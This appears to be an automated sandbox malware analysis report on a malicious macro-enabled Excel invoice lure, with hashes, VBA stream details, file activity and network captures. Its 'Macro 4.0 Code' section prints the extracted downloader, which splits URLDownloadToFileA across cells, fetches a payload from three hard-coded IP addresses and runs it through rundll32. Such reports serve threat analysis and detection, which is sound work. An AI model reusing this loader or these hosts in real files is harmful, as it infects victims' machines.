SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA50
Malicious:	true

C:\Users\user\Desktop\~\$Outstanding-Debt-71778964-05042021.xlsm		
Reputation:	high, very likely benign file	
Preview:	.user ..A.I.b.u.s.user ..A.I.b.u.s.	

Static File Info

General	
File type:	Microsoft Excel 2007+
Entropy (8bit):	7.688569654505375
TrID:	- Excel Microsoft Office Open XML Format document with Macro (57504/1) 54.50% - Excel Microsoft Office Open XML Format document (40004/1) 37.92% - ZIP compressed archive (8000/1) 7.58%
File name:	Outstanding-Debt-71778964-05042021.xlsm
File size:	116934
MD5:	19ad92f20025aa19a6947fa78fd142c1
SHA1:	70b88be09827de5d40a03bca4ac49e2a7de69ea9
SHA256:	f7bb7538509e6652197d8877aceac43f6370b763a323cb3990ab5991124b1941
SHA512:	457de0d2cd5e0a429ed091400f8fe06be5e874f48434422d8da97db4c9307faba7b9c27591ec8625081e4e2775850e98c76b4a2e29de9403f3b4e24d0aa1ccd6
SSDEEP:	3072:bkYvKINbjvw548LMb/oqKO8NnS8+60Kc+ECx:gAbT648LM7D98Np+EdECx
File Content Preview:	PK.....!"...R....*.....[Content_Types].xml ...{(.....

File Icon

	
Icon Hash:	e4e2aa8aa4bcbcac

Static OLE Info

General	
Document Type:	OpenXML
Number of OLE Files:	1

OLE File ["/opt/package/joesandbox/database/analysis/404155/sample/Outstanding-Debt-71778964-05042021.xlsm"](#)

Indicators	
Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Author:	Rabota
Last Saved By:	Noped
Create Time:	2015-06-05T18:19:34Z
Last Saved Time:	2021-05-04T08:11:27Z
Creating Application:	Microsoft Excel

Summary	
Security:	0

Document Summary	
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams with VBA

VBA File Name: Blasr.bas, Stream Size: 1166

General	
Stream Path:	VBA/Blasr
VBA File Name:	Blasr.bas
Stream Size:	1166
Data ASCII:	 Z ^ X M E
Data Raw:	01 16 03 00 00 f0 00 00 00 7a 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff 81 02 00 00 fd 03 00 00 00 00 00 00 01 00 00 00 1c cc 5e 9c 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 00 ff ff ff ff 00

VBA Code Keywords

Keyword	
"Blasr"	
Application.Run	
Attribute	
Auto_Open()	
VB_Name	
Private	

VBA Code

VBA File Name: Briks.cls, Stream Size: 990

General	
Stream Path:	VBA/Briks
VBA File Name:	Briks.cls
Stream Size:	990
Data ASCII:	 ~ # X M E
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 02 00 00 ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 1c cc 1e a1 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 00 ff ff ff ff 00

VBA Code Keywords

Keyword	
False	
VB_Exposed	
Attribute	
"Briks"	
VB_Name	
VB_Creatable	
VB_PredeclaredId	
VB_GlobalNameSpace	
VB_Base	
VB_Customizable	
VB_TemplateDerived	

VBA Code

VBA File Name: Byutut.bas, Stream Size: 1056

General	
Stream Path:	VBA/Byutut
VBA File Name:	Byutut.bas
Stream Size:	1056
Data ASCII:	 R Y ; G x M E
Data Raw:	01 16 03 00 00 f0 00 00 00 52 03 00 00 d4 00 00 00 b0 01 00 00 ff ff ff 59 03 00 00 f5 03 00 00 00 00 00 00 01 00 00 00 1c cc 3b 47 00 00 ff ff 03 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 00 ff ff ff ff 00

VBA Code Keywords

Keyword
Attribute
VB_Name
"Byutut"

VBA Code

VBA File Name: Class1.cls, Stream Size: 1151

General	
Stream Path:	VBA/Class1
VBA File Name:	Class1.cls
Stream Size:	1151
Data ASCII:	 Z a x M E
Data Raw:	01 16 03 00 00 f0 00 00 00 5a 03 00 00 d4 00 00 00 00 02 00 00 ff ff ff 61 03 00 00 c5 03 00 00 00 00 00 00 01 00 00 00 1c cc a3 ac 00 00 ff ff 01 00 00 00 80 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 00 ff ff ff ff 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Class2.cls, Stream Size: 999

General	
Stream Path:	VBA/Class2
VBA File Name:	Class2.cls
Stream Size:	999

General	
Data ASCII:	~.....~.....X.....M E.....
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 1c cc 7e e9 00 00 ff ff 01 00 00 00 80 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 00 ff ff ff ff ff 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Class3.cls, Stream Size: 999

General	
Stream Path:	VBA/Class3
VBA File Name:	Class3.cls
Stream Size:	999
Data ASCII:	~.....~.....X.....M E.....
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 1c cc c8 17 00 00 ff ff 01 00 00 00 80 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 00 ff ff ff ff ff 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Kikide.cls, Stream Size: 1249

General	
Stream Path:	VBA/Kikide
VBA File Name:	Kikide.cls
Stream Size:	1249
Data ASCII:	).....R.....#.....x.....M E.....

VBA Code Keywords	
Keyword	
Attribute	
"Vrest"	
VB_Name	
VBA Code	

VBA File Name: Vsewd.cls, Stream Size: 990	
General	
Stream Path:	VBA/Vsewd
VBA File Name:	Vsewd.cls
Stream Size:	990
Data ASCII:	".#.....X.....M E.....
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 02 00 00 ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 01 00 00 00 1c cc b2 ae 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 00 ff ff ff ff 00

VBA Code Keywords	
Keyword	
False	
VB_Exposed	
Attribute	
VB_Name	
VB_Creatable	
"Vsewd"	
VB_PredeclaredId	
VB_GlobalNameSpace	
VB_Base	
VB_Customizable	
VB_TemplateDerived	

VBA Code	
----------	--

Streams	
Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 856	
General	
Stream Path:	PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	856
Entropy:	5.31019504221
Base64 Encoded:	True
Data ASCII:	ID="{44817CA7-15DA-4D25-B4CE-470F9EA0E5DF}"...Docum ent=Kikide/&H00000000...Document=Briks/&H00000000...Mod ule=Byutut...Document=Vsewd/&H00000000...Class=Class1.. Class=Class2...Class=Class3...Module=Blasr...Module=Vrest.. Package={AC9F2F90-E877-11CE-9F68-00AA00574A4
Data Raw:	49 44 3d 22 7b 34 34 38 31 37 43 41 37 2d 31 35 44 41 2d 34 44 32 35 2d 42 34 43 45 2d 34 37 30 46 39 45 41 30 45 35 44 46 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 4b 69 6b 69 64 65 2f 26 48 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d 42 72 69 6b 73 2f 26 48 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 42 79 75 74 75 74 0d 0a 44 6f 63 75 6d 65 6e 74 3d 56 73 65 77

Stream Path: PROJECTwm, File Type: data, Stream Size: 209	
General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	209

General	
Entropy:	3.32661660177
Base64 Encoded:	False
Data ASCII:	Kikide.K.i.k.i.d.e...Briks.B.r.i.k.s...Byutut.B.y.u.t.u.t...Vse wd.V.s.e.w.d...Class1.C.l.a.s.s.1...Class2.C.l.a.s.s.2...Cla ss3.C.l.a.s.s.3...Blasr.B.l.a.s.r...Vrest.V.r.e.s.t...UserForm 1.U.s.e.r.F.o.r.m.1....
Data Raw:	4b 69 6b 69 64 65 00 4b 00 69 00 6b 00 69 00 64 00 65 00 00 00 42 72 69 6b 73 00 42 00 72 00 69 00 6b 00 73 00 00 00 42 79 75 74 75 74 00 42 00 79 00 75 00 74 00 75 00 74 00 00 00 56 73 65 77 64 00 56 00 73 00 65 00 77 00 64 00 00 00 43 6c 61 73 73 31 00 43 00 6c 00 61 00 73 00 73 00 31 00 00 00 43 6c 61 73 73 32 00 43 00 6c 00 61 00 73 00 73 00 32 00 00 00 43 6c 61 73 73 33 00 43

Stream Path: UserForm1/x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	UserForm1/x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	Microsoft Forms 2.0 Form....Embe dded Object.....9.q.....
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: UserForm1/x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	UserForm1/x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.62034133633
Base64 Encoded:	True
Data ASCII:	VERSION 5.00..Begin {C62A69F0-16DC-11CE-9E98-00AA00 574A4F} UserForm1 .. Caption = "UserForm1".. ClientHeight = 3015.. ClientLeft = 120.. Clie ntTop = 465.. ClientWidth = 4560.. StartUp Position = 1 'CenterOw
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 31 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 31 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: UserForm1/f, File Type: data, Stream Size: 38

General	
Stream Path:	UserForm1/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	}...k.....
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: UserForm1/o, File Type: empty, Stream Size: 0

General	
Stream Path:	UserForm1/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 4263

General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data
Stream Size:	4263
Entropy:	4.38205341073
Base64 Encoded:	False
Data ASCII:	.a.....*.\\G.{.0.0.0.2.0.4.E.F.-.0.0.0.-.0.0.0.0.-.C.0.0.0.-.0.0.0.0.0.0.0.0.4.6.}.#.4...2.#.9.#.C.:\\P.r.o.g.r.a.m..F.i.l.e.s\\.C.o.m.m.o.n..F.i.l.e.s\\.M.i.c.r.o.s.o.f.t..S.h.a.r.e.d\\.V.B.A\\.V.B.A.7...1.V.B.E.7.
Data Raw:	cc 61 b2 00 00 03 00 ff 19 04 00 00 09 04 00 00 e3 04 03 00 00 00 00 00 00 00 01 00 05 00 02 00 20 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: VBA/dir, File Type: data, Stream Size: 1024

General	
Stream Path:	VBA/dir
File Type:	data
Stream Size:	1024
Entropy:	6.73319737871
Base64 Encoded:	True
Data ASCII:	0*....p..H....d.....VBAProject..4..@..j..=....r.....b.....J<.....r.stdole>...s.t.d.o..l.e...h.%.^..*\\G{00.020430-.....C.....004.6}#2.0#0.#C:\\Windows\\System32\\e2..tlb#OLE .Automation.`...EOffDic.EO.f..i..c.E.....E.DDF8D04C.-
Data Raw:	01 fc b3 80 01 00 04 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e3 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 be 20 84 62 0e 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47

Macro 4.0 Code

,"=CONCATENATE(AF80,AG80,AH78,AG78,AG79)" ,,,,,,"=CONCATENATE(AF80,AG81,AH78,AG78,AG79)" ,1,,,,,"=CONCATENATE(AF80,AG82,AH78,AG78,AG79)" ,9,,,,,"=ON.TIME(NOW()+""00:00:02"" ,""Grestes"") ,,,,d,=NOW() ,,,,at,"=FORMULA(AG85&AG86&AG92,AI83)" ,,,,="http://"" ,=""91.211.91.81"" ,,,,=HALT() ,,,,=""5.34.179.36"" ,,,,,,"=""45.153.229.23"" ,,,uRIMon,,,,,,,,,JJCCBB,,,=""URLDo"" ,,,Belandes,,,,"=""wnloadT"" ,,,,,,=GOTO(Blodas!G6) ,,,,,,\\Ladfge.VDGfwr,,,,,,,,,,,,,"=""oFileA"" ,,,,,,

"=REGISTER(Nyukas!AI82,Nyukas!AI83,Nyukas!AI84,Nyukas!AI85,,Nyukas!AI75,9)""=Belandes(0,Nyukas!AG74,Nyukas!AI88,0,0)""=IF(G12<0, Belandes(0,Nyukas!AG75,Nyukas!AI88,0,0))""=IF(G13<0, Belandes(0,Nyukas!AG76,Nyukas!AI88,0,0))""=IF(G14<0,CLOSE(0).)""=GOTO(Jioka!H4)

,"=""rund"" ,,"=""lI32 ..\\Ladfge.VDGfwr,DllReg"" ,=""isterServer"" ,,,,=PI()=EXEC(I7&I9&I10)=PI() ,,,,=HALT(),

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/21-18:59:35.709069	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49167	91.211.91.81	192.168.2.22
05/04/21-18:59:36.421322	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49168	5.34.179.36	192.168.2.22

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 18:59:34.474849939 CEST	49167	80	192.168.2.22	91.211.91.81
May 4, 2021 18:59:34.558801889 CEST	80	49167	91.211.91.81	192.168.2.22
May 4, 2021 18:59:34.559003115 CEST	49167	80	192.168.2.22	91.211.91.81
May 4, 2021 18:59:34.559927940 CEST	49167	80	192.168.2.22	91.211.91.81
May 4, 2021 18:59:34.643548012 CEST	80	49167	91.211.91.81	192.168.2.22
May 4, 2021 18:59:35.709069014 CEST	80	49167	91.211.91.81	192.168.2.22
May 4, 2021 18:59:35.709194899 CEST	49167	80	192.168.2.22	91.211.91.81
May 4, 2021 18:59:35.729438066 CEST	49168	80	192.168.2.22	5.34.179.36
May 4, 2021 18:59:35.874636889 CEST	80	49168	5.34.179.36	192.168.2.22

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF9E7F89B29CE74E07.TMP	read attributes delete synchronize generic read generic write	device	synchronous io non alert non directory file delete on close	success or wait	1	7FEEACD3241	unknown
C:\Users\user\AppData\Local\Temp\VE	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	7FEEAD326B4	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\VE\MSForms.exd	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\E33E.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	13F71EC83	GetTempFileNameW
C:\Users\user\Application Data\Microsoft\Forms	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	7FEEAC65A04	unknown
C:\Users\user\Application Data\Microsoft\Forms\EXCEL.box	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file	success or wait	1	7FEEAC65A04	unknown
C:\Users\user\AppData\Local\Temp\86EE0000	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\~DF7FBAD7EF3A4D3F8E.TMP	read attributes delete synchronize generic read generic write	device	synchronous io non alert non directory file delete on close	success or wait	1	7FEEAD5EBA8	unknown
C:\Users\user\Desktop\~\$Outstanding-Debt-71778964-05042021.xlsm	read attributes delete synchronize generic read generic write	device	synchronous io non alert non directory file delete on close open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\87EE0000	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\~DF6F063BAFD2AB5DF4.TMP	read attributes delete synchronize generic read generic write	device	synchronous io non alert non directory file delete on close	success or wait	1	7FEEAD5EBA8	unknown
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	1400F828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	1400F828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	1400F828C	URLDownloadToFileA
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	1400F828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	1400F828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	1400F828C	URLDownloadToFileA
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	1400F828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	1400F828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	1400F828C	URLDownloadToFileA

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Forms\EXCEL.box	success or wait	1	7FEEAC65A04	unknown
C:\Users\user\AppData\Local\Temp\E33E.tmp	success or wait	1	13F98B818	DeleteFileW
C:\Users\user\AppData\Local\Temp\~DF68FEB4FFCE4AC99E.TMP	success or wait	1	7FEEACF5E7B	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\86EE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEAC59AC0	unknown
C:\Users\user\Desktop\87EE0000	C:\Users\user\Desktop\Outstanding-Debt-71778964-05042021.xlsm	success or wait	1	7FEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~\$Outstanding-Debt-71778964-05042021.xlsm	unknown	55	05 41 6c 62 75 73 20	.user	success or wait	1	13F61F526	WriteFile
C:\Users\user\Desktop\~\$Outstanding-Debt-71778964-05042021.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00 00 20 00 20 00	..A.l.b.u.s.	success or wait	1	13F61F591	WriteFile
C:\Users\user\AppData\Local\Temp\VB\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VB\MSForms.exd	unknown	4	02 00 01 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VB\MSForms.exd	unknown	4	00 00 00 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VB\MSForms.exd	unknown	4	09 04 00 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VB\MSForms.exd	unknown	4	00 00 00 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VB\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VB\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	2	02 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	06 00 00 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	91 00 00 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	00 00 00 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	00 00 00 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	00 00 00 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	00 00 00 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	b3 02 00 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	0d 23 00 00	..#..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	00 00 00 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	24 00 00 00	\$....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	ff ff ff ff		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	20 00 00 00	...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	80 00 00 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	0d 00 00 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	4	bc 00 00 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	d.....X.....L.....X...@.....l.....4....'.....(.....T...H.....t..... <.....h.....0...\.....\$.....P.D..... p.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	16	ff ff ff ff a4 38 00 00 ff ff ff ff 0f 00 00 00	8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	16	ff ff ff ff 00 0a 00 00 d0 08 00 00 0f 00 00 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	16	ff ff ff ff 24 00 00 00 1c 00 00 00 0f 00 00 00	...\$.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	16	ff ff ff ff 00 06 00 00 d0 03 00 00 0f 00 00 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	16	ff ff ff ff 80 00 00 00 ff ff ff ff 0f 00 00 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	16	ff ff ff ff 00 10 00 00 10 0e 00 00 0f 00 00 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	16	ff ff ff ff 00 02 00 00 ff ff ff ff 0f 00 00 00		success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	16	ff ff ff ff 00 78 00 00 78 47 00 00 0f 00 00 00	x.xG.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exe	unknown	16	ff ff ff ff 00 0b 00 00 54 06 00 00 0f 00 00 00	T.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBEMSFMSForms.exd	unknown	18296	ff ff ff ff ff ff ff 00 43 0f 4d 53 46 6f 72 6d 73 57 00 00 00 00 ff ff ff 09 38 e4 f5 4f 4c 45 5f 43 4f 4c 4f 52 57 57 57 64 00 00 00 ff ff ff 0a 38 28 6f 4f 4c 45 5f 48 41 4e 44 4c 45 57 57 c8 00 00 00 ff ff ff 10 38 c2 57 4f 4c 45 5f 4f 50 54 45 58 43 4c 55 53 49 56 45 2c 01 00 00 ff ff ff 05 38 9f ce 49 46 6f 6e 74 57 57 57 90 01 00 00 ff ff ff ff 04 28 55 10 46 6f 6e 74 f4 01 00 00 ff ff ff 0c 38 a9 2a 66 6d 44 72 6f 70 45 66 66 65 63 74 58 02 00 00 ff ff ff 08 38 8c 62 66 6d 41 63 74 69 6f 6e bc 02 00 00 ff ff ff ff 10 38 8f 6b 49 44 61 74 61 41 75 74 6f 57 72 61 70 70 65 72 20 03 00 00 ff ff ff ff 0e 38 dc 56 49 52 65 74 75 72 6e 49 6e 74 65 67 65 72 57 57 84 03 00 00 ff ff ff ff 0e 38 e0 39 49 52 65 74 75 72 6e 42 6f 6f 6c	C.MSFormsW..... 8 ..OLE_COLORWWWd..... ..8(oOLE_ HANDLEWW.....8.WOL E_OPTEXC LUSIVE,.....8..IFontWW W..... (U.Font.....8.*fmDrop EffectX.....8.bfmAction....8.klDataAutoWrapper8.VIReturnIntegerWW....8.9IReturnBool	success or wait	1	7FEEACDFDDC	unknown
